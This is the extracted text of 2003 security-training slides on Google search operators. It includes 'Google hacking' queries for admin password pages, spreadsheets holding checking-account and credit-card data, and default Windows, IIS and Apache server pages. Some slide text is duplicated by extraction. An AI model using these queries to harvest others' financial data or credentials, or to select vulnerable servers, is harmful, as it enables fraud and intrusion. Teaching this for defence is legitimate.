
Copyright ©2003 by infosecguru.com, All Rights Reserved 153 Date Searching Date Restricted Search Star Wars daterange:2452122-2452234 If you want to limit your results to documents that were published within a specific date range, then you can use the “daterange: “ query term to accomplish this. The “daterange:” query term must be in the following format: daterange:<start_date>-<end date> where <start_date> = Julian date indicating the start of the date range <end_date> = Julian date indicating the end of the date range The Julian date is calculated by the number of days since January 1, 4713 BC. For example, the Julian date for August 1, 2001 is 2452122.

Copyright ©2003 by infosecguru.com, All Rights Reserved Title searching Starting a query with the term "allintitle:" restricts the results to those with all of the query words in the title. allintitle: Google search Title Search (all) If you prepend "intitle:" to a query term, Google search restricts the results to documents containing that word in the title. Note there can be no space between the "intitle:" and the following word. Note: Putting "intitle:" in front of every word in your query is equivalent to putting "allintitle:" at the front of your query. intitle:Google searchTitle Search (term)

Copyright ©2003 by infosecguru.com, All Rights Reserved 155 INURL: URL Searches inurl: find the search term within the URL inurl:admininurl:admin inurl:admininurl:admin users mboxusers mbox inurl:admin usersinurl:admin users passwordspasswords

Copyright ©2003 by infosecguru.com, All Rights Reserved 156 filetype: filetype:xls “checkingfiletype:xls “checking account” “credit card”account” “credit card” many moremany more examplesexamples coming... patience...coming... patience...

Copyright ©2003 by infosecguru.com, All Rights Reserved Windows-based default server intitle:"Welcome to Windows 2000 Internet Services"

Copyright ©2003 by infosecguru.com, All Rights Reserved Windows-based default server intitle:"Under construction" "does not currently have"

Copyright ©2003 by infosecguru.com, All Rights Reserved Windows NT 4.0 intitle:“Welcome to IIS 4.0"

Copyright ©2003 by infosecguru.com, All Rights Reserved OpenBSD/Apache (scalp=) “powered by Apache” “powered by openbsd"

Copyright ©2003 by infosecguru.com, All Rights Reserved Apache 1.2.6 Intitle:”Test Page for Apache” “It Worked!”
